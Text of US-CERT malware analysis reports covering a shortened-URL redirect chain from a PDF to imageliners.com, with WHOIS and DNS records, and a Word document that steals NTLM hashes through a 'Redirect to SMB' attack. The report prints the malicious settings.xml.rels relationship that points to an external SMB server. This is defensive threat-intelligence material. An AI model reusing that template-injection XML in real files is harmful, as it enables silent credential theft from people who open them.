(D) bit.ly	Connected_From	(F) document.pdf (e29d1)
(D) bit.ly	Connected_To	(D) tinyurl.com
(D) bit.ly	Resolved_To	(I) 67.199.248.10
(D) bit.ly	Characterized_By	(W) Address lookup

Description

Connects to "tinyurl.com/h3sdqck"

tinyurl.com

URI

- bit.ly
- imageliners.com
- tinyurl.com/h3sdqck

Ports

- 80

HTTP Sessions

-
  ```
  GET /h3sdqck HTTP/1.1
  Host: tinyurl.com
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Connection: keep-alive
  Upgrade-Insecure-Requests: 1

  HTTP/1.1 301 Moved Permanently
  Date: Thu, 03 Aug 2017 18:51:11 GMT
  Content-Type: text/html; charset=UTF-8
  Transfer-Encoding: chunked
  Connection: keep-alive
  Set-Cookie: __cfduid=dbaf95a174187c31f6498cf418b035f381501786270; expires=Fri, 03-Aug-18 18:51:10 GMT; path=/;
  domain=.tinyurl.com; HttpOnly
  Set-Cookie: tinyUUID=98370a0a5311a4846aa20000; expires=Fri, 03-Aug-2018 18:51:07 GMT; Max-Age=31536000; path=/;
  domain=.tinyurl.com
  Location: https[:]//www[.]imageliners.com/nitel
  X-tiny: cache 0.010951995849609
  Server: cloudflare-nginx
  CF-RAY: 388b7781471d6944-CDG
  ```

Whois

```
Address lookup
canonical name      tinyurl.com.
aliases
addresses      2400:cb00:2048:1::6814:da2a
2400:cb00:2048:1::6814:db2a
104.20.218.42
104.20.219.42
Domain Whois record

Queried whois.internic.net with "dom tinyurl.com"...

  Domain Name: TINYURL.COM
  Registry Domain ID: 83069101_DOMAIN_COM-VRSN
  Registrar WHOIS Server: whois.tucows.com
  Registrar URL: http[:]//www[.]tucowsdomains.com
  Updated Date: 2017-04-03T14:20:36Z
  Creation Date: 2002-01-27T06:17:41Z
  Registry Expiry Date: 2026-01-27T06:17:41Z
  Registrar: Tucows Domains Inc.
  Registrar IANA ID: 69
  Registrar Abuse Contact Email:
  Registrar Abuse Contact Phone:
  Domain Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProhibited
  Domain Status: clientUpdateProhibited https[:]//icann.org/epp#clientUpdateProhibited
  Name Server: CONSTITUTION.NS.TINYURL.COM
  Name Server: FREEDOM.NS.TINYURL.COM
  Name Server: LIBERTY.NS.TINYURL.COM
  Name Server: REVOLUTION.NS.TINYURL.COM
  DNSSEC: unsigned
  URL of the ICANN Whois Inaccuracy Complaint Form: https[:]//www[.]icann.org/wicf/
>>> Last update of whois database: 2017-08-03T20:31:43Z <<<

Queried whois.tucows.com with "tinyurl.com"...

Domain Name: TINYURL.COM
Domain ID: 83069101_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.tucows.com
Registrar URL: http[:]//tucowsdomains.com
Updated Date: 2016-09-06T15:29:05Z
```

```
Creation Date: 2002-01-27T06:17:41Z
Registrar Registration Expiration Date: 2026-01-27T06:17:41Z
Registrar: TUCOWS, INC.
Registrar IANA ID: 69
Registrar Abuse Contact Email: domainabuse[@]tucows.com
Registrar Abuse Contact Phone: +1.4165350123
Domain Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https[:]//icann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: Kevin Gilbertson
Registrant Organization: TinyURL, LLC
Registrant Street: 3916 N Potsdam Ave #4535
Registrant City: Sioux Falls
Registrant State/Province: SD
Registrant Postal Code: 57104
Registrant Country: US
Registrant Phone: +1.7633900044
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: domains[@]tinyurl.com
Registry Admin ID:
Admin Name: Kevin Gilbertson
Admin Organization: TinyURL, LLC
Admin Street: 3916 N Potsdam Ave #4535
Admin City: Sioux Falls
Admin State/Province: SD
Admin Postal Code: 57104
Admin Country: US
Admin Phone: +1.7633900044
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: domains[@]tinyurl.com
Registry Tech ID:
Tech Name: Kevin Gilbertson
Tech Organization: TinyURL, LLC
Tech Street: 3916 N Potsdam Ave #4535
Tech City: Sioux Falls
Tech State/Province: SD
Tech Postal Code: 57104
Tech Country: US
Tech Phone: +1.7633900044
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: domains[@]tinyurl.com
Name Server: REVOLUTION.NS.TINYURL.COM
Name Server: CONSTITUTION.NS.TINYURL.COM
Name Server: LIBERTY.NS.TINYURL.COM
Name Server: FREEDOM.NS.TINYURL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2016-09-06T15:29:05Z <<<

Network Whois record

Queried whois.arin.net with "n 104.20.218.42"...

NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS13335
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2017-02-17
```

```
Comment:        All Cloudflare abuse reporting can be done via https[:]//www[.]cloudflare.com/abuse
Ref:            https[:]//whois.arin.net/rest/net/NET-104-16-0-0-1



OrgName:        Cloudflare, Inc.
OrgId:          CLOUD14
Address:        101 Townsend Street
City:           San Francisco
StateProv:      CA
PostalCode:     94107
Country:        US
RegDate:        2010-07-09
Updated:        2017-02-17
Comment:        All Cloudflare abuse reporting can be done via https[:]//www[.]cloudflare.com/abuse
Ref:            https[:]//whois.arin.net/rest/org/CLOUD14


OrgTechHandle: ADMIN2521-ARIN
OrgTechName:   Admin
OrgTechPhone:  +1-650-319-8930
OrgTechEmail:  admin[@]cloudflare.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/ADMIN2521-ARIN

OrgNOCHandle: NOC11962-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-650-319-8930
OrgNOCEmail:  noc[@]cloudflare.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11962-ARIN

OrgAbuseHandle: ABUSE2916-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-319-8930
OrgAbuseEmail:  abuse[@]cloudflare.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2916-ARIN

RAbuseHandle: ABUSE2916-ARIN
RAbuseName:   Abuse
RAbusePhone:  +1-650-319-8930
RAbuseEmail:  abuse[@]cloudflare.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2916-ARIN

RTechHandle: ADMIN2521-ARIN
RTechName:   Admin
RTechPhone:  +1-650-319-8930
RTechEmail:  admin[@]cloudflare.com
RTechRef:    https[:]//whois.arin.net/rest/poc/ADMIN2521-ARIN

RNOCHandle: NOC11962-ARIN
RNOCName:   NOC
RNOCPhone:  +1-650-319-8930
RNOCEmail:  noc[@]cloudflare.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11962-ARIN

DNS records
name        class       type data time to live
tinyurl.com     IN    A     104.20.218.42 146s(00:02:26)
tinyurl.com     IN    A     104.20.219.42 146s(00:02:26)
tinyurl.com     IN    AAAA      2400:cb00:2048:1::6814:da2a63s  (00:01:03)
tinyurl.com     IN    AAAA      2400:cb00:2048:1::6814:db2a63s  (00:01:03)
tinyurl.com     IN    NS   freedom.ns.tinyurl.com    86400s    (1.00:00:00)
tinyurl.com     IN    NS   liberty.ns.tinyurl.com        86400s    (1.00:00:00)
tinyurl.com     IN    NS   constitution.ns.tinyurl.com       86400s    (1.00:00:00)
tinyurl.com     IN    NS   revolution.ns.tinyurl.com 86400s    (1.00:00:00)
42.218.20.104.in-addr.arpa     IN     HINFO
CPU:       Please stop asking for ANY
OS:  See draft-ietf-dnsop-refuse-any
       3789s      (01:03:09)
a.2.a.d.4.1.8.6.0.0.0.0.0.0.0.0.1.0.0.0.8.4.0.2.0.0.b.c.0.0.4.2.ip6.arpa   IN     HINFO
```

```
CPU:      ANY obsoleted
OS:  See draft-ietf-dnsop-refuse-any
       3789s     (01:03:09)
0.0.b.c.0.0.4.2.ip6.arpa   IN    NS   chloe.ns.cloudflare.com  57873s    (16:04:33)
0.0.b.c.0.0.4.2.ip6.arpa   IN    NS   scott.ns.cloudflare.com  57873s    (16:04:33)

-- end --
```

Relationships

(D) tinyurl.com	Related_To	(P) 80
(D) tinyurl.com	Related_To	(H) GET /h3sdqck HTTP/1.
(D) tinyurl.com	Connected_From	(D) bit.ly
(D) tinyurl.com	Resolved_To	(I) 104.20.219.42
(D) tinyurl.com	Connected_To	(D) imageliners.com
(D) tinyurl.com	Characterized_By	(W) Address lookup
(D) tinyurl.com	Related_To	(U) tinyurl.com/h3sdqck

Description

Connects to "www[.]imageliners.com/nitel"

imageliners.com

URI

- tinyurl.com
- www[.]imageliners.com/nitel

Whois

```
Address lookup
canonical name      imageliners.com.
aliases     www[.]imageliners.com
addresses       192.81.76.117
Domain Whois record

Queried whois.internic.net with "dom imageliners.com"...

   Domain Name: IMAGELINERS.COM
   Registry Domain ID: 1899658336_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gofrancedomains.com
   Registrar URL: http[:]//www[.]gofrancedomains.com
   Updated Date: 2017-02-16T15:48:21Z
   Creation Date: 2015-01-31T19:08:25Z
   Registry Expiry Date: 2018-01-31T19:08:25Z
   Registrar: Go France Domains, LLC
   Registrar IANA ID: 1153
   Registrar Abuse Contact Email: abuse[@]godaddy.com
   Registrar Abuse Contact Phone: 480-624-2505
   Domain Status: clientDeleteProhibited https[:]//icann.org/epp#clientDeleteProhibited
   Domain Status: clientRenewProhibited https[:]//icann.org/epp#clientRenewProhibited
   Domain Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https[:]//icann.org/epp#clientUpdateProhibited
   Name Server: NS1.MINDLASH.COM
   Name Server: NS2.MINDLASH.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https[:]//www[.]icann.org/wicf/
>>> Last update of whois database: 2017-08-03T19:50:01Z <<<

Queried whois.gofrancedomains.com with "imageliners.com"...

Domain Name: IMAGELINERS.COM
Registry Domain ID: 1899658336_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http[:]//www[.]gofrancedomains.com
Update Date: 2017-02-16T15:48:20Z
Creation Date: 2015-01-31T19:08:25Z
Registrar Registration Expiration Date: 2018-01-31T19:08:25Z
```

```
Registrar: Go France Domains, LLC
Registrar IANA ID: 1153
Registrar Abuse Contact Email: abuse[@]godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited http[:]//www[.]icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited http[:]//www[.]icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited http[:]//www[.]icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited http[:]//www[.]icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Matt Hudson
Registrant Organization: Mindlash, Inc.
Registrant Street: 1233 Washington Street
Registrant Street: Suite 600
Registrant City: Columbia
Registrant State/Province: South Carolina
Registrant Postal Code: 29201
Registrant Country: US
Registrant Phone: +1.8035530053
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dnsadmin[@]mindlash.com
Registry Admin ID: Not Available From Registry
Admin Name: Matt Hudson
Admin Organization: Mindlash, Inc.
Admin Street: 1233 Washington Street
Admin Street: Suite 600
Admin City: Columbia
Admin State/Province: South Carolina
Admin Postal Code: 29201
Admin Country: US
Admin Phone: +1.8035530053
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dnsadmin[@]mindlash.com
Registry Tech ID: Not Available From Registry
Tech Name: Matt Hudson
Tech Organization: Mindlash, Inc.
Tech Street: 1233 Washington Street
Tech Street: Suite 600
Tech City: Columbia
Tech State/Province: South Carolina
Tech Postal Code: 29201
Tech Country: US
Tech Phone: +1.8035530053
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dnsadmin[@]mindlash.com
Name Server: NS1.MINDLASH.COM
Name Server: NS2.MINDLASH.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2017-08-03T19:00:00Z <<<

Network Whois record

Queried whois.arin.net with "n ! NET-192-81-76-112-1"...

NetRange:       192.81.76.112 - 192.81.76.127
CIDR:           192.81.76.112/28
NetName:        PEER9NET
NetHandle:      NET-192-81-76-112-1
Parent:         PEER9NET (NET-192-81-76-0-1)
NetType:        Reassigned
OriginAS:       AS54750
Customer:       Mindlash Inc (C03402230)
RegDate:        2013-05-16
```

```
Updated:       2013-05-16
Ref:           https[:]//whois.arin.net/rest/net/NET-192-81-76-112-1


CustName:      Mindlash Inc
Address:       5000 T-Rex Ave
Address:       Suite 325
City:          Boca Raton
StateProv:     FL
PostalCode:    33431
Country:       US
RegDate:       2013-05-16
Updated:       2013-05-16
Ref:           https[:]//whois.arin.net/rest/customer/C03402230

OrgTechHandle: NETWO6039-ARIN
OrgTechName:   Network Administrator
OrgTechPhone:  +1-561-549-9500
OrgTechEmail:  network[@]peer9.net
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NETWO6039-ARIN

OrgAbuseHandle: ABUSE3773-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-561-549-9500
OrgAbuseEmail:  abuse[@]peer9.net
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3773-ARIN

OrgNOCHandle: NETWO6039-ARIN
OrgNOCName:   Network Administrator
OrgNOCPhone:  +1-561-549-9500
OrgNOCEmail:  network[@]peer9.net
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NETWO6039-ARIN

DNS records

DNS query for 117.76.81.192.in-addr.arpa returned an error from the server: NameError
name       class      type data time to live
www[.]imageliners.com   IN    CNAME   imageliners.com      14400s    (04:00:00)
imageliners.com     IN    TXT v=spf1 +a +mx +ip4:162.212.212.44 +ip4:192.81.76.116 +ip4:208.115.33.52 ~all14400s    (04:00:00)
imageliners.com     IN    MX
preference:     0
exchange:       imageliners.com
       14400s    (04:00:00)
imageliners.com     IN    SOA
server:     ns1.mindlash.com
email:      mindlash[@]gmail.com
serial:     2017020701
refresh:    86400
retry:      7200
expire:     3600000
minimum ttl:    86400
       86400s    (1.00:00:00)
imageliners.com     IN    NS    ns1.mindlash.com   86400s    (1.00:00:00)
imageliners.com     IN    NS    ns2.mindlash.com   86400s    (1.00:00:00)
imageliners.com     IN    A     192.81.76.117 14400s    (04:00:00)

-- end --
```

Relationships		
(D) imageliners.com	Connected_From	(D) tinyurl.com
(D) imageliners.com	Resolved_To	(I) 192.81.76.117
(D) imageliners.com	Characterized_By	(W) Address lookup
(D) imageliners.com	Characterized_By	(S) 10135300_Screenshot-2.png
(D) imageliners.com	Related_To	(U) www[.]imageliners.com/nitel

IPs

67.199.248.10

URI

- bit.ly

Whois

```
Address lookup
lookup failed    67.199.248.10
        Could not find a domain name corresponding to this IP address.
Domain Whois record

Don't have a domain name for which to get a record
Network Whois record

Queried whois.arin.net with "n 67.199.248.10"...

NetRange:       67.199.248.0 - 67.199.248.255
CIDR:           67.199.248.0/24
NetName:        BITLY
NetHandle:      NET-67-199-248-0-1
Parent:         NET67 (NET-67-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS395224, AS36351, AS32787
Organization:   Bitly Inc (BITLY)
RegDate:        2016-05-31
Updated:        2016-07-06
Ref:            https[:]//whois.arin.net/rest/net/NET-67-199-248-0-1


OrgName:        Bitly Inc
OrgId:          BITLY
Address:        139 5th Ave
Address:        5th Floor
City:           New York
StateProv:      NY
PostalCode:     10010
Country:        US
RegDate:        2011-11-18
Updated:        2016-04-28
Ref:            https[:]//whois.arin.net/rest/org/BITLY


OrgAbuseHandle: ABUSE3257-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-646-678-5610
OrgAbuseEmail:  abuse[@]bitly.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3257-ARIN

OrgAbuseHandle: OPERA345-ARIN
OrgAbuseName:   Operations, Bitly
OrgAbusePhone:  +1-646-678-5610
OrgAbuseEmail:  hostmaster[@]bitly.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/OPERA345-ARIN

OrgTechHandle: OPERA345-ARIN
OrgTechName:   Operations, Bitly
OrgTechPhone:  +1-646-678-5610
OrgTechEmail:  hostmaster[@]bitly.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/OPERA345-ARIN

DNS records

DNS query for 10.248.199.67.in-addr.arpa returned an error from the server: NameError

No records to display

-- end --
```

Relationships

(I) 67.199.248.10	Resolved_To	(D) bit.ly
(I) 67.199.248.10	Characterized_By	(W) Address lookup

104.20.219.42

URI

- tinyurl.com

Whois

```
Address lookup
lookup failed    104.20.219.42
        Could not find a domain name corresponding to this IP address.
Domain Whois record

Don't have a domain name for which to get a record
Network Whois record

Queried whois.arin.net with "n 104.20.219.42"...

NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS13335
Organization:   Cloudflare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2017-02-17
Comment:        All Cloudflare abuse reporting can be done via https[:]//www[.]cloudflare.com/abuse
Ref:            https[:]//whois.arin.net/rest/net/NET-104-16-0-0-1


OrgName:        Cloudflare, Inc.
OrgId:          CLOUD14
Address:        101 Townsend Street
City:           San Francisco
StateProv:      CA
PostalCode:     94107
Country:        US
RegDate:        2010-07-09
Updated:        2017-02-17
Comment:        All Cloudflare abuse reporting can be done via https[:]//www[.]cloudflare.com/abuse
Ref:            https[:]//whois.arin.net/rest/org/CLOUD14


OrgTechHandle: ADMIN2521-ARIN
OrgTechName:   Admin
OrgTechPhone:  +1-650-319-8930
OrgTechEmail:  admin[@]cloudflare.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/ADMIN2521-ARIN

OrgAbuseHandle: ABUSE2916-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-319-8930
OrgAbuseEmail:  abuse[@]cloudflare.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2916-ARIN

OrgNOCHandle: NOC11962-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-650-319-8930
OrgNOCEmail:  noc[@]cloudflare.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11962-ARIN

RNOCHandle: NOC11962-ARIN
RNOCName:   NOC
```

```
RNOCPhone:  +1-650-319-8930
RNOCEmail:  noc[@]cloudflare.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11962-ARIN

RTechHandle: ADMIN2521-ARIN
RTechName:   Admin
RTechPhone:  +1-650-319-8930
RTechEmail:  admin[@]cloudflare.com
RTechRef:    https[:]//whois.arin.net/rest/poc/ADMIN2521-ARIN

RAbuseHandle: ABUSE2916-ARIN
RAbuseName:   Abuse
RAbusePhone:  +1-650-319-8930
RAbuseEmail:  abuse[@]cloudflare.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2916-ARIN

DNS records
name       class       type data time to live
42.219.20.104.in-addr.arpa     IN     HINFO
CPU:       Please stop asking for ANY
OS:  See draft-ietf-dnsop-refuse-any
       3789s      (01:03:09)

-- end --
```

Relationships

(I) 104.20.219.42	Resolved_To	(D) tinyurl.com
(I) 104.20.219.42	Characterized_By	(W) Address lookup

192.81.76.117

URI

- imageliners.com

Ports

- 443

Whois

```
Address lookup
lookup failed    192.81.76.117
       Could not find a domain name corresponding to this IP address.
Domain Whois record

Don't have a domain name for which to get a record
Network Whois record

Queried whois.arin.net with "n ! NET-192-81-76-112-1"...

NetRange:       192.81.76.112 - 192.81.76.127
CIDR:           192.81.76.112/28
NetName:        PEER9NET
NetHandle:      NET-192-81-76-112-1
Parent:         PEER9NET (NET-192-81-76-0-1)
NetType:        Reassigned
OriginAS:       AS54750
Customer:       Mindlash Inc (C03402230)
RegDate:        2013-05-16
Updated:        2013-05-16
Ref:            https[:]//whois.arin.net/rest/net/NET-192-81-76-112-1


CustName:       Mindlash Inc
Address:        5000 T-Rex Ave
Address:        Suite 325
City:           Boca Raton
StateProv:      FL
PostalCode:     33431
```

```
Country:      US
RegDate:       2013-05-16
Updated:       2013-05-16
Ref:          https[:]//whois.arin.net/rest/customer/C03402230

OrgTechHandle: NETWO6039-ARIN
OrgTechName:   Network Administrator
OrgTechPhone:  +1-561-549-9500
OrgTechEmail:  network[@]peer9.net
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NETWO6039-ARIN

OrgAbuseHandle: ABUSE3773-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-561-549-9500
OrgAbuseEmail:  abuse[@]peer9.net
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3773-ARIN

OrgNOCHandle: NETWO6039-ARIN
OrgNOCName:   Network Administrator
OrgNOCPhone:  +1-561-549-9500
OrgNOCEmail:  network[@]peer9.net
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NETWO6039-ARIN

DNS records

DNS query for 117.76.81.192.in-addr.arpa returned an error from the server: NameError

No records to display

-- end --
```

Relationships

(I) 192.81.76.117	Related_To	(P) 443
(I) 192.81.76.117	Resolved_To	(D) imageliners.com
(I) 192.81.76.117	Characterized_By	(W) Address lookup

Relationship Summary

(F) document.pdf (e29d1)	Characterized_By	(S) Screenshot of PDF
(F) document.pdf (e29d1)	Connected_To	(D) bit.ly
(S) Screenshot of PDF	Characterizes	(F) document.pdf (e29d1)
(D) bit.ly	Related_To	(H) GET /2m0x8IH HTTP/1.
(D) bit.ly	Related_To	(P) 80
(D) bit.ly	Connected_From	(F) document.pdf (e29d1)
(D) bit.ly	Connected_To	(D) tinyurl.com
(D) bit.ly	Resolved_To	(I) 67.199.248.10
(D) bit.ly	Characterized_By	(W) Address lookup
(I) 67.199.248.10	Resolved_To	(D) bit.ly
(I) 67.199.248.10	Characterized_By	(W) Address lookup
(D) tinyurl.com	Related_To	(P) 80
(D) tinyurl.com	Related_To	(H) GET /h3sdqck HTTP/1.
(D) tinyurl.com	Connected_From	(D) bit.ly
(D) tinyurl.com	Resolved_To	(I) 104.20.219.42
(D) tinyurl.com	Connected_To	(D) imageliners.com
(D) tinyurl.com	Characterized_By	(W) Address lookup
(D) tinyurl.com	Related_To	(U) tinyurl.com/h3sdqck
(I) 104.20.219.42	Resolved_To	(D) tinyurl.com
(I) 104.20.219.42	Characterized_By	(W) Address lookup
(D) imageliners.com	Connected_From	(D) tinyurl.com

(D) imageliners.com	Resolved_To	(I) 192.81.76.117
(D) imageliners.com	Characterized_By	(W) Address lookup
(D) imageliners.com	Characterized_By	(S) 10135300_Screenshot-2.png
(D) imageliners.com	Related_To	(U) www[.]imageliners.com/nitel
(I) 192.81.76.117	Related_To	(P) 443
(I) 192.81.76.117	Resolved_To	(D) imageliners.com
(I) 192.81.76.117	Characterized_By	(W) Address lookup
(S) 10135300_Screenshot-2.png	Characterizes	(D) imageliners.com
(H) GET /2m0x8IH HTTP/1.	Related_To	(D) bit.ly
(P) 80	Related_To	(D) bit.ly
(P) 80	Related_To	(D) tinyurl.com
(H) GET /h3sdqck HTTP/1.	Related_To	(D) tinyurl.com
(P) 443	Related_To	(I) 192.81.76.117
(W) Address lookup	Characterizes	(D) tinyurl.com
(W) Address lookup	Characterizes	(I) 104.20.219.42
(W) Address lookup	Characterizes	(D) bit.ly
(W) Address lookup	Characterizes	(I) 67.199.248.10
(W) Address lookup	Characterizes	(D) imageliners.com
(W) Address lookup	Characterizes	(I) 192.81.76.117
(U) tinyurl.com/h3sdqck	Related_To	(D) tinyurl.com
(U) www[.]imageliners.com/nitel	Related_To	(D) imageliners.com

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- imageliners.com

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact

US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10128883

2017-10-13

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

US-CERT received two artifacts for analysis, a Microsoft Word Document and a file containing JavaScript code. The analysis of the artifacts indicates the use of a "Redirect to SMB" attack to steal victim credentials.

Additional analysis on related activity is also referenced in MIFR-10128327 and MIFR-10128336.

Files

Processed	2 4383c60926261d467662f95b11efc044 (184.154_redirect) 722154a36f32ba10e98020a8ad758a7a (CV Controls Engineer.docx)

IPs

Identified	2 5.153.58.45 184.154.150.66

Files

CV Controls Engineer.docx

Details

Name	CV Controls Engineer.docx
Size	19261
Type	Microsoft Word 2007+
MD5	722154a36f32ba10e98020a8ad758a7a
SHA1	2872dcdf108563d16b6cf2ed383626861fc541d2
ssdeep	384:Dk5kSg2bPvHjd1coguI38aI2TUGThYGBUvolkGDJ4LMwa7nXp:DkGMjjOn8yTUQzuw7VB37n5
Entropy	7.85923994786

Antivirus

McAfee	W97M/Downloader.cdg
Symantec	Downloader.Trojan
BitDefender	Trojan.GenericKD.12004346
Microsoft Security Essentials	Trojan:O97M/Inoff.A
Sophos	Troj/DocDl-JMD
TrendMicro House Call	TROJ_RELSLODR.D
TrendMicro	TROJ_RELSLODR.D
Emsisoft	Trojan.GenericKD.12004346 (B)
Ahnlab	DOC/Downloader
ESET	DOC/TrojanDownloader.Agent.U trojan
Ikarus	Trojan-Downloader.MSWord.Agent

Relationships

(F) CV Controls Engineer.docx (72215)	Connected_To	(I) 5.153.58.45

Description

This Word Document uses a "Redirect to SMB" attack to steal victim credentials.

This Word Document contains an embedded file URL, "file[:]//5.153.58.45/Normal.dotm", within its relationship component "word/_rels /settings.xml.rels." When the Word Document is opened, the file URL causes Windows to automatically attempt to authenticate to the malicious SMB server at 5.153.58.45 by providing the encrypted user credentials (NTLM v2 Hash) without prompting the user or without the user's knowledge. The operator may then capture the NTLM hash and attempt to crack the password via brute force attack.

The malicious SMB server has the following IP:

-- Begin IP --

5.153.58.45

-- End IP --

-- Begin Content "word/_rels/settings.xml.rels" --

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http[:]//schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1337" Type="http[:]//schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file[:]//5.153.58.45/Normal.dotm"
TargetMode="External"/>
</Relationships>
```

-- End Content "word/_rels/settings.xml.rels" --

184.154_redirect

Details

Name	184.154_redirect

Size	9300
Type	HTML document, ASCII text, with very long lines, with CRLF line terminators
MD5	4383c60926261d467662f95b11efc044
SHA1	05305b7de1766713a6d4a32d740a1d0f724280ea
ssdeep	192:ela+K8nnsnQPh7aSJJJkSeIUHV4kLDDhWwpy8b7Xg:6a+K8nrPh7akrwHV5Hh1pXg
Entropy	5.31931878607

Antivirus

No matches found.

Relationships

(F) 184.154_redirect (4383c)	Connected_To	(I) 184.154.150.66

Description

This file contains JavaScript code that uses a "Redirect to SMB" attack to steal victim credentials.

